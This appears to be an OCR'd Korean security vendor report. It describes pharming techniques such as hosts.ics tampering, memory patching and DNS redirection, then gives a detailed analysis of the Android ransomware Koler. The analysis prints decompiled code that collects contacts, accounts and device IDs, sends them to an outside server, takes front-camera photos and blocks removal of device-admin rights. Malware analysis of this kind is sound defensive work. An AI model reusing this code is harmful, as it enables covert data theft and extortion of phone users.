호스트 파일을 변조한 웹사이트가 증가하고 호스트 파일의 변조 여부를 각종 보안 프로그램이 탐지하자, 공격자는 새로운 파일을 변조하게 되었다. 바로 hosts.ics 파일 변조이다. hosts 파일과 무슨 차이가 있을까 싶지만 두 파일은 'C:₩Windows₩System32₩drivers₩etc' 경로에서 생성되는 공통점은 있지만 참조 우선 순위가 다르다. 웹사이트에 접속할 때 'hotst' 파일보다 'hosts.ics' 파일을 먼저 확인하는 것이 차이점이다.

따라서 보안 프로그램에 의해 변조 여부를 감시 받는 호스트 파일을 변조하지 않고, hosts.ics 파일을 변조하여 사용자를 가짜 사이트로 유도하는 것이다.

그림 2-21 | 호스트 파일 변조 후 웹사이트 접속 과정

또한 호스트 파일과 변조 여부 탐지를 막기 위해 다수의 공백문자(NULL)를 파일에 삽입하여 호스트 파일의 용량을 늘리거나 알 수 없는 숫자를 삽입하기도 한다.

표 2-9 | 탐지를 막기 위해 변조된 호스트 파일

```
[hosts]
3*.2**.1*.1** *****.com 1030
3*.2**.1*.1** www.*****.com 29458
3*.2**.1*.1** ****.net 32326
3*.2**.1*.1** *******.net 22571
3*.2**.1*.1** www.*******.net 9672
3*.2**.1*.1** ****.com 11386
3*.2**.1*.1** www.****.com 19198

이하 다수의 공백 문자
```

3. 팝업 이미지 삽입

호스트 파일을 변조하지 않고 사용자 몰래 실행된 악성코드는 시스템의 인터넷 익스플로러 활동을 감시한다. 정해진 조건에 만족하면 실행 중인 웹페이지 화면 위에 가짜 사이트로 연결되는 이미지를 표시한다. 이후 사용자가 링크를 클릭하면 가짜 사이트로 연결된다.

그림 2-22 | 호스트 파일을 변조하지 않고 가짜 사이트로 유도하는 과정

4. VPN 터널링

위의 '팝업 이미지 삽입' 방식과 유사하지만 가짜 사

이트로 연결할 때 가상 사설망(Virtual Private Network, VPN)을 이용하여 연결하는 방법도 있다.

그림 2-23 | 파밍 사이트 접속 경고 안내 페이지

5. 메모리 패치

공격자는 호스트 파일을 변조하지만 'C:₩Windows₩System32₩drivers₩etc' 경로에 저장하지 않는다. 대신 'C:₩Windows₩System32₩drivers₩임의 폴더명₩임의 파일명'으로 저장한다. 그리고 함께 실행된 악성코드로 인해 웹사이트 접속 시 메모리 상에 존재하는 호스트 파일 참조 경로를 'C:₩Windows₩System32₩drivers₩임의 폴더명₩임의 파일명'으로 변경한다.

이렇게 경로가 변경되면 정상 경로의 호스트 파일을 참조하지 않고 변경된 경로의 변조된 호스트 파일을 참조한다.




그림 2-24 | 메모리 패치 과정

6. DNS 주소 변조

호스트 파일을 변조하지 않고 감염된 시스템의 DNS 서버 주소를 변경하는 방법도 있다.




그림 2-25 | 변조된 DNS 서버 주소

[그림 2-25]와 같이 DNS 서버 주소가 '127.0.0.1'로 변경되면 악성코드에 감염된 PC는 DNS 서버가 된다. 따라서 웹사이트 접속 시 외부의 DNS 서버에 접속하지 않고 감염된 PC로 접근한다. 이후 실행 중인 악성코드에 의해 가짜 사이트로 연결되는 IP 주소를 수신한다.


그림 2-26 | 변조된 DNS 주소를 가질 때 웹사이트 접속 과정

이러한 파밍 악성코드는 보안프로그램의 탐지를 피하기 위해 끊임없이 변화하고 있다. 파밍 악성코드 감염을 예방하려면 보안업데이트를 꼼꼼히 확인하고, 설치한 백신 제품을 최신 버전으로 유지해야 한다.

V3 제품에서는 관련 악성코드를 다음과 같이 진단 가능하다.

<V3 제품군의 진단명>

Trojan/Win32.Banki (2014.08.29.00)
Trojan/Win32.Agent (2014.09.11.03)
Trojan/Win32.Qhosts (2014.09.12.00)
Trojan/Win32.Connector (2014.11.15.00)
Trojan/Win32.Banker (2014.11.24.04)
Trojan/Win32.StartPage (2014.12.30.00)



3

악성코드 상세분석
ANALYSIS-IN-DEPTH

FBI 사칭해 음란물 소지 혐의로 협박하는 악성 앱 'Koler'

FBI 사칭해 음란물 소지 혐의로 협박하는 악성 앱 'Koler'

스마트폰 사용자를 협박하여 금전을 갈취하는 다양한 형태의 악성 앱이 등장하고 있다. 이 글에서는 최근 화제가 된 해외 스마트폰 사용자들을 노린 금품 갈취형 악성 앱 'Android-Trojan/Koler'에 대해 상세히 살펴본다.

1. 개요

Android-Trojan/Koler는 성인 동영상 플레이어 앱으로 위장하여 사용자 스마트폰에 설치되며, 이 앱을 실행하면 웹사이트 화면으로 성인 동영상 목록을 보여준다. 이어 FBI를 사칭한 '불법 성인 동영상을 소지한 사실이 적발되었다'는 경고창이 나타나고 벌금 500달러를 지불할 것을 요구한다. 권위있는 수사 기관인 FBI를 사칭해 사용자에게 두려움을 느끼게 하여 돈을 지불하게 만드는 수법으로, 일종의 사회공학 기법을 이용한 악성 앱이다.

기술적인 기법 면에서 보면, 악성 앱의 화면으로 스마트폰의 모든 화면을 덮어버리고 다른 화면이 나타날 때 또다시 자신의 화면을 나타나게 해 사용자의 스마트폰 사용을 방해하는 방식을 사용한다. 사용자는 해당 앱에 의한 허위 경고창을 종료할 수 없으며 스마트폰 기기의 버튼 입력 또한 제한된다. 또한 스마트폰을 재부팅하더라도 동일한 경고창이 나타나 사용자는 정상적으로 스마트폰을 이용할 수 없다.

2. 주요 기능

악성 앱 Android-Trojan/Koler가 처음 실행되면 스마트폰에 저장된 연락처 정보, 이메일 계정 정보, 빌드 버전, 기기 이름, 제조사 정보, 전화번호, 국가 정보 등을 공격자의 서버로 전송한다. 또한 스마트폰 기기의 전면 카메라를 이용해 사용자의 얼굴 촬영을 시도하고 촬영한 이미지를 저장한다. 앞서 언급한 데이터들과 함께 촬영한 사용자 사진을 서버로 전송하고 나면 또 다른 웹 화면을 나타낸다. 이 웹 화면은 항상 최상위에서 나타나고 단말기의 버튼 이용을 제한해 사용자가 화면을 종료할 수 없게 한다. 재부팅을 하더라도 부팅 후 다시 해당 웹사이트를 호출하여 화면에 나타낸다.

또한 사용자가 기기 관리자 권한을 해제하기 위해 '확인' 버튼을 누르면 '애플리케이션의 모든 데이터가 초기화된다'는 경고 문구를 나타내 관리자 권한 해제를 하지 않도록 유도한다. Android-Trojan/Koler는

이 외에도 서버에서 전달받은 명령어에 따라 프로세스를 종료하는 기능도 갖고 있다.

3. 설치 및 증상

Android-Trojan/Koler는 'PornDroid'라는 이름의 앱으로 유포되었다. 앱 설치 시, [그림 3-1]과 같이 연락처, 카메라, 인터넷 사용에 대한 권한을 요구한다.




그림 3-1 | 허위 앱 'PornDroid' 설치 시 권한 요구

이 앱을 실행하면 '기기 관리자' 권한을 요구한다. 사용자가 별 다른 의심 없이 '실행' 버튼을 클릭하면 해당 앱이 계속 실행되면서 성인 동영상 이미지를 노출하고 이를 클릭하면 동영상을 재생한다.




그림 3-2 | 기기 관리자 권한 실행 후 성인 이미지가 노출됨

그러나 일정 시간이 지나면 해당 앱은 FBI 로고와 함께 [그림 3-3]과 같은 허위 경고창을 나타낸다.




그림 3-3 | FBI를 사칭한 허위 경고창

해당 경고창은 '아동 음란물을 소지한 것을 감지했고, 이는 범죄 행위이므로 디바이스 잠금 기능을 적용했으며 500달러의 벌금을 지불하라'는 내용을 담고 있다. 또한 단말기 정보와 전화번호, 연락처 정보를 보여주고, 스마트폰의 전면 카메라로 사용자의 얼굴을 촬영했으며 이 정보가 FBI에 등록되었다고 경고한다. 이어 단속되었다는 아동 음란물 화면을 보여준다.

이 경고창이 나타나면 모든 단말기 버튼의 동작이 제한되며, 사용자는 해당 화면을 종료할 수 없다. 겨우 해당 화면을 종료하더라도 곧 다시 나타난다.

4. 동작 방식 상세 분석

악성 앱 Android-Trojan/Koler의 명세서인 AndroidManifest.xml 파일은 [그림 3-4]와 같다.

```
<?xml version='1.0' encoding='utf-8'?>
<manifest xmlns:android="http://schemas.android.com/apk/res/android" android:versionCode="1"
        android:versionName="1.0" package="hmv.paafyx.bbuzrdt">
```

```
<uses-sdk android:minSdkVersion="9"/>
<uses-permission android:name="android.permission.
INTERNET"/>
<uses-permission android:name="android.permission.
ACCESS_NETWORK_STATE"/>
<uses-permission android:name="android.permission.
READ_PHONE_STATE"/>
<uses-permission android:name="android.permission.
RECEIVE_BOOT_COMPLETED"/>
<uses-permission android:name="android.permission.
WAKE_LOCK"/>
<uses-permission android:name="android.permission.GET_
ACCOUNTS"/>
<uses-permission android:name="android.permission.
WRITE_EXTERNAL_STORAGE"/>
<uses-permission android:name="android.permission.
READ_EXTERNAL_STORAGE"/>
<uses-permission android:name="android.permission.
SYSTEM_ALERT_WINDOW"/>
<uses-permission android:name="android.permission.
CAMERA"/>
<uses-permission android:name="android.permission.
READ_CONTACTS"/>
<uses-permission android:name="android.permission.GET_
TASKS"/>
<uses-permission android:name="android.permission.
WRITE_SETTINGS"/>
<uses-permission android:name="android.permission.
VIBRATE"/>
<uses-feature android:name="android.hardware.camera.
front" android:required="False"/>
<uses-feature android:name="android.hardware.telephony"/>
<uses-permission android:name="android.permission.
READ_CONTACTS"/>
<application android:label="@0x7f050000" android:icon="@0x
7f020001" android:screenOrientation="1"
                    android:configChanges="0xb0">
  <activity android:label="@0x7f050000" android:icon="@0x
7f020001"
android:name="SampleOverlayShowActivity" android:screenOri
entation="1" android:configChanges="0xb0">
    <intent-filter>
      <action android:name="android.intent.action.MAIN"/>
      <category android:name="android.intent.category.
LAUNCHER"/>
    </intent-filter>
  </activity>
  <activity android:theme="@0x103000b" android:name="Sa
mpleOverlayHideActivity"/>
  <service android:name="OverlayService"/>
  <receiver android:name="hmv.paafyx.bbuzrdt.bootme"

 android:permission="android.permission.RECEIVE_BOOT_
COMPLETED">
    <intent-filter android:priority="999">
      <action android:name="android.intent.action.
REBOOT"/>
      <action android:name="android.intent.action.BOOT_
COMPLETED"/>
      <action android:name="android.intent.action.
QUICKBOOT_POWERON"/>
    </intent-filter>
  </receiver>
  <receiver android:name="hmv.paafyx.bbuzrdt.AlarmManag
erBroadcastReceiver"/>
  <receiver android:label="PornDroid" android:name="hmv.
paafyx.bbuzrdt.catcher"
                    android:permission="android.
permission.BIND_DEVICE_ADMIN" android:enabled="True">
    <meta-data android:name="android.app.device_admin"
android:resource="@0x7f040000"/>
    <meta-data android:name="checkDelay"
android:value="1"/>
    <meta-data android:name="preventRestart"
android:value="True"/>
    <meta-data android:name="stopOnDeviceLock"
android:value="False"/>
    <intent-filter>
      <action android:name="android.app.action.ACTION_
DEVICE_ADMIN_DISABLED"/>
      <action android:name="android.app.action.ACTION_
DEVICE_ADMIN_DISABLE_REQUESTED"/>
      <action android:name="android.app.action.DEVICE_
ADMIN_ENABLED"/>
    </intent-filter>
    <category android:name="android.intent.category.
DEFAULT"/>
  </receiver>
  <meta-data android:name="sub" android:value="8"/>
 </application>
</manifest>
```

그림 3-4 | Android-Trojan/Koler의 AndroidManifest.xml

AndroidManifest.xml에 따르면 악성 앱 Android-Trojan/Koler는 연락처 정보와 외부 저장소에 대한 접근 권한을 요구한다. 네트워크 상태를 확인하고 인터넷에 접속할 수 있다. 카메라에 관한 권한을 요구하는데, 전면 카메라에 대한 권한을 요구하고 있다. 디바이스가 부팅되면 자동으로 실행하고 기기 관리자 권한에 대한 동작을 하는 기능이 있다.

4.1. 악성 앱 시작

안드로이드 앱의 실행부인 classes.dex 파일 내부의 클래스들과 연관된 권한, 문자열 등의 관계를 시각화 시켜보면 [그림 3-5]와 같다. EP에서 메인 액티비티인 SampleOverlayShowActivity와 그 내부에서 실행되는 RequestTask, PhotoMaker, catcher, TestWebViewClient, WebAppInterface 클래스들을 볼 수 있다.




그림 3-5 | classes.dex 파일 내부의 클래스 관계도

[그림 3-5]의 주요 클래스와 그 기능을 정리하면 [그림 3-6]과 같다.




그림 3-6 | Android-Trojan/Koler 앱의 주요 클래스 및 기능

4.2. SampleOverlayShowActivity

메인 액티비티인 SampleOverlayShowActivity 클래스를 자세히 살펴보면 [그림 3-7]과 같다.

```
• • •
protected void onCreate(Bundle p21)
{
    this.onCreate(p21);
    if(this.getSharedPreferences("cocon", 0).getInt("status", 0)
== 77) {
        Process.killProcess(Process.myPid());
    }

    v1 = new RequestTask(this);
    v2 = new String[3];
    v2[0] = "http://advsystemapi.com/api/app.php";
    v2[1] = "start";
    v2[2] = "";
    v1.execute(v2);
    v9 = this.managedQuery(ContactsContract$CommonDataK
inds$Phone.CONTENT_URI, 0, 0, 0, 0)
                        .getCount();
    v18 = 0;
    v14 = this.getContentResolver().query(ContactsContract$C
ommonDataKinds$Phone.CONTENT_URI,
                                          0, 0, 0, 0);
    v13 = "";
```

```
    while (v14.moveToNext() != 0) {
      v18 = (v18 + 1);
      v13 = new StringBuilder(String.valueOf(v13)).append(v14.
getString(v14.getColumnIndex("data1")))
                                                  .append(" ").append(v14.
getString(v14.getColumnIndex("display_name")))
                                                  .append(" ").toString();
      if(v18 > 5) {
        break;
      }
    }
    v12 = this.getSharedPreferences("cocon", 0).edit();
    v12.putInt("countphones", v9);
    v12.putString("listphones", v13);
    v12.commit();
    this.devicePolicyManager = this.getSystemService("device_
policy");
     this.demoDeviceAdmin = new ComponentName(this,
catcher);
     if(this.devicePolicyManager.isAdminActive(this.
demoDeviceAdmin) == 0) {
      this.ebat();
    } else {
      this.colotit();
    }
    return;
  }
• • •
```

그림 3-7 | SampleOverlayShowActivity 클래스

SampleOverlayShowActivity 클래스에 따르면, 해당 악성 앱은 RequestTask를 호출하면서 파라미터로 서버 주소인 http://advsystemapi.com/api/app.php를 사용한다. 또한 스마트폰에 저장된 연락처 개수와 연락처 정보를 읽어 SharedPreferences에 저장한다. 악성 앱에 관리자 권한이 부여되었는지를 확인하고 관리자 권한이 없을 경우 ebat를 호출해서 관리자 권한을 얻는다. 관리자 권한이 있으면 colotit를 호출한다.

```
protected void ebat()
{
  v0 = new Intent("android.app.action.ADD_DEVICE_ADMIN");
   v0.putExtra("android.app.extra.DEVICE_ADMIN", this.
demoDeviceAdmin);
  v0.putExtra("android.app.extra.ADD_EXPLANATION", "To run
the application - activate");
  this.startActivityForResult(v0, 47);
  return;
}
```

그림 3-8 | 관리자 권한 획득 시도

관리자 권한에 대한 catcher를 호출하고 처리되면 onActivityResult가 호출된다.

```
protected void onActivityResult(int p3, int p4, Intent p5)
{
  switch(p3) {
    case 47:
      if (p4 != 15) {
        Log.i("DevicePolicyDemoActivity", "Administration
enable FAILED!");
        this.ebat();
      } else {
        Log.i("DevicePolicyDemoActivity", "Administration
enabled!");
        this.colotit();
      }
      break;
      default:
        super.onActivityResult(p3, p4, p5);
  }
  return;
}
```

그림 3-9 | onActivityResult 호출

관리자 권한이 활성화되어 있으면 colotit를 호출하고 그렇지 않으면 ebat를 다시 호출한다.

```
protected void colotit()
{
    v6 = new PhotoMaker(this);
    v7 = new String[1];
    v7[0] = "davai";
    v6.execute(v7);
    this.alarm = new AlarmManagerBroadcastReceiver();
    this.alarm.SetAlarm(this);
    v2 = this.getSharedPreferences("cocon", 0);
    if(v2.getInt("status", 0) != 77) {
        this.camera = v2.getInt("camera", 0);
        if(this.camera == 1) {
            this.pict = v2.getString("face", "facenull");
            if(this.pict.contains("facenull") == 0) {
                this.face = 2;
            } else {
                this.face = 1;
            }
        }

        if(this.camera == 2) {
            this.face = 1;
        }

        v0 = this.getSharedPreferences("cocon", 0).edit();
        v0.putInt("start", 1);
        v0.putLong("starttime", Long.valueOf((System.
currentTimeMillis() / 1000.0)).longValue(), 1000.0);
        v0.commit();
        this.setContentView(2130903040);
        v1 = this.findViewById(2131165184);
        v1.setWebViewClient(new SampleOverlayShowActivity$T
estWebViewClient(this, 0));
        v1.getSettings().setJavaScriptEnabled(1);
        v1.getSettings().setSupportZoom(0);
        v1.getSettings().setSaveFormData(0);
        v1.getSettings().setSupportMultipleWindows(0);
        v1.getSettings().setBuiltInZoomControls(0);
        v1.getSettings().setUseWideViewPort(1);
        v1.getSettings().setRenderPriority(WebSettings$Render
Priority.HIGH);
        v1.getSettings().setCacheMode(2);
        v1.addJavascriptInterface(new SampleOverlayShowActiv
ity$WebAppInterface(this, this), "Bot");
        v1.loadUrl("file:///android_asset/video.html");
    } else {
        Process.killProcess(Process.myPid());
    }
    return;
}
```

그림 3-10 | 관리자 권한 확보 이후 호출하는 내용

그 다음으로 PhotoMaker 클래스를 시작한다. AlarmManagerBroadcastReceiver.SetAlarm을 호출해서 2분 주기로 AlarmManagerBroadcastReceiver 알람을 등록한다. WebView에 file:///android_asset/video.html을 불러와 화면에 나타내고 자바스크립트 인터페이스 클래스인 SampleOverlayShowActivity$WebAppInterface를 등록한다. video.html에서 사용자가 링크를 클릭하면 SampleOverlayShowActivity$TestWebViewClient가 동영상을 실행한다. video.html에서 보여주는 동영상은 성인 음란물 콘텐츠로, 사용자의 관심을 유도한다.

4.3. RequestTask

RequestTask는 서버 통신 관련 클래스이다.

그림 3-11 | 서버 통신 관련 클래스인 RequestTask 동작 방식

```
protected varargs String doInBackground(String[] p43)
{
    v19 = new DefaultHttpClient();
    v29 = new BasicResponseHandler();
    v28 = new HttpPost;
```

```
    v28(p43[0]);
    v25 = new ArrayList;
    v25(2);
    v36 = "n/a";
    v9 = this.mContext.getSystemService("connectivity");
    if(v9.getActiveNetworkInfo().getType() != 0) {
        v21 = 0;
    } else {
        v21 = 1;
    }

    v22 = v9.getNetworkInfo(1).isAvailable();
    if(v21 != 0) {
        v36 = "mobile";
    }

    if(v22 != 0) {
        v36 = "wifi";
    }
```

그림 3-12 | 네트워크 정보 확인

RequestTask는 연결된 네트워크 정보가 모바일 네트워크 망인지 와이파이(WiFi) 망인지 확인한다.

```
v17 = "";
    v4 = AccountManager.get(this.mContext).getAccounts();
    v38 = v4.length;
    v37 = 0;
    while (v37 < v38) {
        v3 = v4[v37];
        if(Patterns.EMAIL_ADDRESS.matcher(v3.name).
matches() != 0) {
            v17 = new StringBuilder(String.valueOf(v17)).append(",
").append(v3.name).toString();
        }
        v37 = (v37 + 1);
    }
    v33 = this.mContext.getSharedPreferences("cocon", 0);
    v34 = v33.getInt("status", 0);
    v8 = v33.getInt("camera", 0);
    v10 = v33.getString("pcode", "null");
    v11 = new StringBuilder(String.valueOf(""))

.append(Settings$Secure.getString(this.mContext.
getContentResolver(), "android_id"))
                                        .append(":-:").toString();
    v38 = new StringBuilder;
    v38(String.valueOf(v11));
    v11 = v38.append(this.mContext.getSystemService("phone"
).getDeviceId()).append(":-:").toString();
    v38 = new StringBuilder;
    v38(String.valueOf(v11));
    v38 = new StringBuilder;
```

그림 3-13 | 계정 정보 확인 및 이메일 형태의 계정 수집

단말기에 등록되어 있는 계정 정보를 읽어 해당 계정이 이메일 형태인 경우, 이에 대한 정보를 수집한다. 또한 SharedPreferences에 기록했던 각종 설정 정보를 읽는다.

```
v38(String.valueOf(new StringBuilder(String.valueOf(new
StringBuilder(String.valueOf
(v38.append(this.mContext.getSystemService("phone").
getLine1Number()).append(":-:").toString()))
.append(this.getDeviceName()).append(":-:").toString())).
append(Build$VERSION.RELEASE).append(":-:").toString()));
v7 = Base64.encodeToString(MCrypt.bytesToHex(new
MCrypt().encrypt(new StringBuilder(String.valueOf(new
StringBuilder(String.valueOf(new StringBuilder(String.
valueOf(new StringBuilder(String.valueOf(
new StringBuilder(String.valueOf(new StringBuilder(String.
valueOf(
new StringBuilder(String.valueOf(v38.append(this.mContext.
getSystemService("phone")
.getNetworkOperatorName()).append(":-:").toString())).
append(v36).append(":-:").toString())).append(v17).
append(":-:").toString())).append(this.mContext.getResources().
getConfiguration().locale.getCountry()).append(":-:").
toString())).append(String.valueOf(v34)).append(":-:").
toString())).append(String.valueOf(v8)).append(":-:").toString())).
append(v10).append(":-:").toString())).append(p43[2]).
toString())).getBytes("UTF-8"), 0);
```

그림 3-14 | 단말기 정보 암호화

MCrypt.encrypt를 호출한 키 값을 이용해 앞서 읽어온 정보들과 함께 전화번호, 단말기 모델명, 제조사, 버전, 네트워크 정보, 국가 정보, 이메일 계정 정보, 사진촬영 여부 등의 정보를 암호화한다.

```
v38 = new BasicNameValuePair;
    v40 = new StringBuilder;
    v40("#");
    v38("imei",
    v40.append(this.mContext.getSystemService("phone").
getDeviceId()).toString());
    v25.add(v38);
    v25.add(new BasicNameValuePair("cmd", p43[1]));
    v25.add(new BasicNameValuePair("sub", String.
valueOf(v23)));
    v37 = new BasicNameValuePair;
    v37("data", v7);
    v25.add(v37);
    v37 = new UrlEncodedFormEntity;
    v37(v25);
    v28.setEntity(v37);
    v30 = v19.execute(v28, v29);
```

그림 3-15 | 암호화한 데이터 전송

암호화한 데이터를 서버로 전송하고 서버로부터 응답을 받는다.

```
if(v30.length() > 3) {
        if(v30.contains("alllock") != 0) {
            v16 = this.mContext.getSharedPreferences("cocon",
0).edit();
            v16.putInt("status", 0);
            v16.putInt("animation", 0);
            v16.putString("pcode", "");
            v16.commit();
            this.mContext.startService(new Intent(this.mContext,
OverlayService));
        }

        if(this.mContext.getSharedPreferences("cocon",
0).getInt("status", 0) == 77) {
            Process.killProcess(Process.myPid());
        }

        if(v30.contains("unlock") != 0) {
            v16 = this.mContext.getSharedPreferences("cocon",
0).edit();
            v16.putInt("status", 77);
            v16.commit();
            v20 = new Intent;
            v20(this.mContext, OverlayService);
            v20.putExtra("close", "allclose");
            this.mContext.startService(v20);
        }

        if(v30.contains("incorrect") != 0) {
            v16 = this.mContext.getSharedPreferences("cocon",
0).edit();
            v16.putInt("status", 3);
            v16.commit();
            this.mContext.startService(new Intent(this.mContext,
OverlayService));
        }

        if(v30.contains("usecode") != 0) {
            v16 = this.mContext.getSharedPreferences("cocon",
0).edit();
            v16.putInt("status", 4);
            v16.commit();
            this.mContext.startService(new Intent(this.mContext,
OverlayService));
        }

        if(v30.contains("alllock") != 0) {
            Log.i("muuuu", "ooopppsss");
            v16 = this.mContext.getSharedPreferences("cocon",
0).edit();
            v16.putInt("status", 0);
            v16.putInt("animation", 0);
            v16.putString("pcode", "");
            v16.commit();
            this.mContext.startService(new Intent(this.mContext,
OverlayService));
        }
    }
```

그림 3-16 | OverlayService 호출

서버에서 받은 데이터에 포함된 값을 이용해 OverlayService를 호출한다. 이때 alllock, unlock, incorrect, usecode 등에 따라서 status 값을 다르게 하여 OverlayService를 호출한다.

4.4. PhotoMaker

PhotoMaker는 스마트폰의 전면 카메라를 이용한 사용자 얼굴 촬영과 관련된 클래스이다.

그림 3-17 | PhotoMaker 동작 방식

```
protected varargs String doInBackground(String[] p7)
{
    v5 = 0;
    this.openFrontFacingCamera();
    this.cameras = this;
    if(this.cameras == 0) {
        v0 = this.mContext.getSharedPreferences("cocon",
0).edit();
        v0.putInt("camera", 2);
        v0.commit();
    } else {
        this.cameras.takePicture(v5, v5, new PhotoHandler(this.
mContext));
    }
    return 0;
}
```

그림 3-18 | openFrontFacingCamera 호출 및 스마트폰 카메라 실행

openFrontFacingCamera를 호출하여 스마트폰 전면부의 카메라의 사진 촬영에 필요한 설정을 하고 카메라를 실행한다. cameras.takePicture를 실행하면 사진이 촬영되고 이어 PhotoHandler가 동작한다.

4.5. PhotoHandler

```
• • •
public void onPictureTaken(byte[] p13, Camera p14)
{
    this.getDir();
    if((this.exists() != 0) || (this.mkdirs() != 0)) {
        v3 = new
StringBuilder(String.valueOf(this.getPath())).append(File.
separator).append(new StringBuilder("Picture_").append(new
SimpleDateFormat("yyyymmddhhmmss")
                                                .format(new Date())).
append(".jpg").toString()).toString();
        v4 = new FileOutputStream(new File(v3));
        v4.write(p13);
        v4.close();
        v2 = this.context.getSharedPreferences("cocon", 0).edit();
        v2.putInt("camera", 1);
        v2.putString("face", v3);
        v2.commit();
    } else {
        v2 = this.context.getSharedPreferences("cocon", 0).edit();
        v2.putInt("camera", 2);
        v2.commit();
    }
    return;
}
• • •
```

그림 3-19 | 촬영한 사진 및 기록, 파일 경로 저장

촬영한 사진을 'Picture_yyyymmddhhmmss.jpg'라는 이름으로 저장하고, 촬영 기록과 파일 경로를 저장한다.

4.6 catcher

catcher는 기기 관리자 권한을 해제하지 못하게 하

는 클래스이다.

```
public CharSequence onDisableRequested(Context p5, Intent
p6)
{
        this.abortBroadcast();
        v0 = new Intent("android.settings.SETTINGS");
        v0.setFlags(1073741824);
        v0.setFlags(268435456);
        p5.startActivity(v0);
        v1 = new Intent("android.intent.action.MAIN");
        v1.addCategory("android.intent.category.HOME");
        v1.setFlags(268435456);
        p5.startActivity(v1);
        return "This action will reset all your data. Click "Yes" and
your's device will reboot and "No" for cancel.";
    }
```

그림 3-20 | catcher 호출

catcher는 사용자가 기기 관리자 권한을 비활성화하면 호출된다. 사용자가 기기 관리자 권한을 비활성화하면 catcher는 Sample-OverlayShowActivity를 실행시키고, "This action will reset all your data. Click "Yes" and your's device will reboot and "No" for cancel." 이라는 문자열을 출력한다. 기기 관리자 권한의 비활성화를 계속 진행할 경우 모든 데이터가 초기화된다고 경고하는 내용으로, 사용자가 관리자 권한 해제를 하지 않도록 유도한다.

4.7. bootme

bootme는 부팅 시 동작하는 리시버 클래스 코드이다.




그림 3-21 | bootme 클래스 동작 방식

```
public void onReceive(Context p5, Intent p6)
{
    this.alarm = new AlarmManagerBroadcastReceiver();
    this.alarm.SetAlarm(p5);
    if(p5.getSharedPreferences("cocon", 0).getInt("status", 0) !=
77) {
        p5.startService(new Intent(p5, OverlayService));
    } else {
        Process.killProcess(Process.myPid());
    }
    return;
}
```

그림 3-22 | AlarmManagerBroadcastReceiver 호출 및 알람 설정

